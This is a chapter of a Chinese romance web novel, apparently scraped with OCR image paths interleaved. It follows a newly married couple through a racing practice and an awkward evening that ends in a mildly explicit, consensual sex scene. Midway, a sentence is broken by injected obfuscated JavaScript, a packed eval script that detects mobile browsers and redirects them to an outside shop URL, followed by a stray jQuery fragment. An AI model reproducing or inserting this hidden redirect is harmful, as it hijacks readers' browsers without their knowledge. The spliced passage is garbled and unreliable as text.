顾钦野到达赛车训练场的时候,天气热得跑道上的柏油都泛着一层晃眼的光。
他换好装备坐进车里,启动引擎,“嗡嗡嗡”的震响震得他胸腔都在发麻。
前两圈跑得还算顺手,无论是切入弯道还是踩油门出弯,都完成得不错。但从第三圈开始,他就有些分了神。
在入弯的那一瞬间,脑子里忽然闪过一个画面。
是那个女人泛着淡粉的关节和蜷缩的手指。
他甩了甩头,踩油门加速,轰的一声在直道上飚了起来。
风噪盖住了其他所有声音,但脑海里的那个画面挥之不去,始终顽固地定在那儿。心不在焉地又开了两圈,导致在某个弯道晚了半拍入弯,车身不受控制地往外飘了一点。
顾钦野立马警觉地打了方向盘修正回来。
“嗞——”
轮胎发出短促的摩擦声。
教练的声音从对讲机里传来:“刚才那个弯怎么回事?”
“没事。”顾钦野沉声道,“我准备结束了,你那边准备好。”
今天跑的这几圈都不对味,再怎么跑下去都是白费力气,还不如早点结束收拾情绪。
教练惊讶:“啊,这么快?”
不对啊,这位公子哥一般来赛车训练场,一泡就是一整天,最少也有半天,哪里会跑个四五圈就收工回家的。
但少爷的话不容置疑,他短促地发出疑问后,就立马收拾好情绪吩咐其他工作人员做好少爷的赛车回到维修区和车间的准备。
没一会儿,顾钦野就把车缓缓开进维修区,然后熄了火。
他没有马上下车,而是坐在驾驶座上愣了几秒,回忆了一下今天的训练成果才推门下来。
教练迎上来,试探性问:“今天不练了?”
“不练了。”顾钦野把头盔扔给他,“状态不对。”
说着就往更衣室走。
教练捧着头盔看着他略显烦躁的背影,和旁边的陈正对视一眼,都从对方眼底看到了疑惑。
顾钦野换好衣服从更衣室出来,日头正烈,刚好是吃午饭的时间点。
他想了想,转头就去了常去的一家高级餐厅。
吃了午饭,又买了一些赛车模型的拼装零件才准备开车回家。
启动车子出发前,他用手指敲了敲方向盘,思考着要不要给池鸢发个信息,问问她现在在哪儿,如果在外面的话他可以顺道去接她。
但想想又觉得不太合适。
有什么好问的呢?他们俩的关系还没到需要互相报备行程并且去接对方的程度。而且那天在金悦公馆见面的时候,他是真的觉得这桩婚事烦人。
现在主动去问她在哪儿,总有种自己打了自己脸的感觉。
啧了一声,他把手机随手扔到副驾驶座上,踩了一脚油门。
回到别墅的时候还不到两点。
顾钦野换了身运动装备去了健身房,直接上了跑步机,把速度调到高档,然后埋头沉浸跑步运动中。
人一旦跑起步来,就没心思去管那些有的没有的事。
跑了四十分钟,又做了几组力量才收工。
汗水顺着他的下巴往下滴,紧身训练服贴在身上,勾勒出健硕但不饱满肉感的肌肉线条。
他走出健身房,准备沿着楼梯上到二楼时,正好听见大门那边传来动静。
池鸢两只手都提着大大的纸袋,看起来分量不清。
用肩膀顶开门,侧身挤进来,鞋都没来得及换,先弯腰把手里的东西放在玄关地上。
“呼——累死我了。”一抬头,就对上了顾钦野俯视的视线。
他站在楼梯台阶上,训练服被汗水浸湿,从肩背往下收紧到腰腹,轮廓清晰到每一块肌肉的走势都看得分明。
池鸢的目光不自觉地往下落了落,刚好停在他腹肌上。
脑海里瞬间跳出来一个画面——
在一片黑暗里,男人的手扣着她的腰把她按下去,而她的手掌刚好撑在男人腹肌上。
那种紧实的触感,清晰得像是刻在了她的脑子里。
热气“腾”地冒上了脸颊。
她慌张地挪开视线,声音不自觉高了些:“你怎么这么快就回来了?”
顾钦野早就注意到了她掠过自己腹肌的那一瞬间目光,似笑非笑地将视线落在她泛着粉红的耳尖上。
嘴角轻轻一勾,语气慵懒:“练好了就回来了呗,倒是你,买的什么东西这么多?”
话里的笑意简直藏不住。
池鸢自然也听出来了,但脸上的热气还没散,干脆不去看他,低头换鞋:“我妈妈陪我逛了逛商场,就随便买了些。”
其实两个纸袋里全是她自担组合的专辑和周边,但此刻她一个字都不想多说。
于是噔噔噔地踩着楼梯与顾钦野擦肩而过跑回了她的追星房。
顾钦野站在原地没动,看着她消失在门后的身影,心想这人还真有点傻,不跟我说买了什么东西,但又匆忙跑进她的追星房,谁还能猜不到买了什么东西?
明明心里在吐槽,嘴角的那点弧度却怎么也压不住。
抹了一把脖子上的汗,顾钦野抬脚继续往主卧的方向走,准备去浴室洗个澡。
周边房里,池鸢正背靠着门,呼哧呼哧地喘着气,脸上的热度一直消不下去,连带着她都没有了要认真拆周边的兴致。
该死的,她是不是单身二十几年然后突然结婚导致性.欲爆发了啊!!!怎么会满脑子都是黄色颜料!!!
天知道她在看到顾钦野腹肌时,差点控制不住吞咽口水。
这种情况她从来没有出现过,哪怕追星去看自担演唱会裸着上半身跳舞她都没有想要吞咽口水想要吃掉什么东西的感觉。
池鸢捂着脸,无声地哀嚎:救命啊——!!!
好在晚餐时,顾钦野没有表现出什么异样的情绪,只是嘴角老挂着不知是什么意味的笑意。
池鸢干脆埋头装鸵鸟,自顾自地扒拉碗里的饭菜,然后吃完就一抹嘴,说句“我先去忙”就跑路了。
顾钦野还没来得及说句话,就只能看到她仓皇跑路的背影,不免若有所思了起来。
吃完晚饭,陈莺就跑到追星房开始拆下午买的那些周边了。
拆到一半,忽然收到了艾玉珂发来的微信消息,问她新婚生活怎么样。她回了一句【还行吧】就扔了手机,继续拆手里的周边。
等她把一本限量版写真塞进展示柜里,低头看了一眼手机屏幕,已经快十一点了。
来不及多想,赶紧关掉追星房的灯,跑回卧室洗澡。
热水冲了没一会儿,她在蒸腾的水汽里听见自己的手机响了,但隔着水声听不真切,便想着等下出去再看。
等她关了水,才发现一个致命的问题——
她忘记拿内.裤和睡裙进来了。
浴巾堪堪裹住身体,池鸢站在原地纠结了好一阵。虽然前天晚上也是裹着浴巾出来,但那时候她穿了内.裤,而且以为顾钦野不在卧室。
现在她没有内.裤,又正好是觉得尴尬的时候,完全没办法若无其事地裹着浴巾出去。
最后实在是没办法,只能把浴室门拉开一条缝,探出头去。
顾钦野坐在卧室窗边的沙发上,腿上放着笔记本电脑,屏幕的光映着他的脸。
听到动静,偏过头,正好看见她只露出脑袋和半边肩膀,不由愣了一下。
“我……我忘记拿内.裤和睡裙
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17941002|213922||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
了。”池鸢的声音闷闷的,脸颊被水蒸气熏得泛着红,“你帮我从衣柜里拿一下。”
顾钦野合上电脑起来,走到她的专属衣柜前拉开柜门。
里面挂着几件睡裙,下面的小抽屉里还放着十几件内.裤。
他下意识撇开视线,但想到池鸢还在等,便重新挪回来,随手抽了一件浅杏色的吊带款睡裙。
直到选内.裤时,搭配强迫症让他有些犯了难,是随便拿一件内.裤呢还是选一件跟手里睡裙同款颜色的内.裤呢?
苦恼之际,池鸢弱弱的声音再次传来:“还、还没好吗?”
顾钦野立马回过神来,遵循自己的心意拿了那件浅杏色的内.裤。
他走到浴室门口,把内.裤和睡裙都递了过去。
池鸢伸出手去接的时候,指尖不经意碰到了他的手指。
浴室里的湿热空气从那道门缝里争先恐后地涌出来,带着一股混合着沐浴露和她体温的香气,跟她昨晚被窝里那股气息一模一样。
顾钦野的瞳孔缩了缩,随即眸光一暗。
浴室门被池鸢关上了。
里面传来悉悉索索的穿衣声。
他站在浴室门外没有立刻走开,手指不自觉地微微蜷了起来。
门重新打开的时候,池鸢穿着那件浅杏色的吊带睡裙站在门后,发尾还滴着水,顺着锁骨往下滑入吊带衣领内。
她见顾钦野还站着不动,疑惑抬眸,正撞上他有些暗沉的目光。
心脏猛然一跳。
两个人隔着不到一步的距离互相看着,都比昨晚清醒得多。
卧室里的灯光照着池鸢湿漉漉的发尾和微微泛红的皮肤,让顾钦野觉得此时的她特别像一个成熟饱满的水蜜桃。
糯糯的,肉肉的,软软的。
他慢慢抬起手,把她耳边那一缕湿发拨到耳后。
动作很轻,但指尖碰到耳廓时,池鸢的睫毛不受控制地颤了一下,如蝴蝶振翅。
她不知道为什么自己没有躲开,但还是一动不动地看着他。
顾钦野往前一步,低下头,带着试探的意味,将嘴唇贴上了她的额头。
唇畔离开的瞬间,他的下巴被什么东西轻轻地刮了一下。
原来是她再次颤抖的眼睫毛。
感觉到池鸢没有拒绝的意思,顾钦野越发大胆了起来,放在她肩膀上的手顺着她的肩线滑下来,揽住了她的腰。
隔着睡裙那层薄薄的布料,男人掌心的温度烫得池鸢腰侧一紧。
“可以吗?”他的声音低低的,几乎是贴着她的耳廓询问。
池鸢此时什么话都说不出来了,只能轻轻抬眼看她。
这一眼,水润朦胧。
顾钦野呼吸一粗,用力将她往怀里搂住,嘴唇再次覆上来时力度明显不受控制地变重了许多。
池鸢仰着头,被迫承受他的亲吻。
膝盖一软,整个人往下滑了滑,被他一把捞起来。
后来的事变得模糊又清晰。
他把她抱到床上的动作比上一次熟练了许多。
吻从唇边一路移到耳后,在她耳垂上碾了一下。
她的身体绷紧了,又软下来了。
浴室里没散尽的热气仿佛蔓延到了整间卧室,空气潮湿而黏稠。
她紧紧地抱住他的肩膀,只觉得又胀又酸。
模糊的意识里只剩下彼此的温度和重量,时间的流逝变得不太真切了。
直到一切平息下来,池鸢趴在枕头上,眼皮半阖着,汗湿的发丝黏在脸侧。
顾钦野从身后抱住了她,下巴抵在她的肩膀窝里。
他没有说话,呼吸也在慢慢地平稳下来。
池鸢闭着眼,睡意终于漫了上来。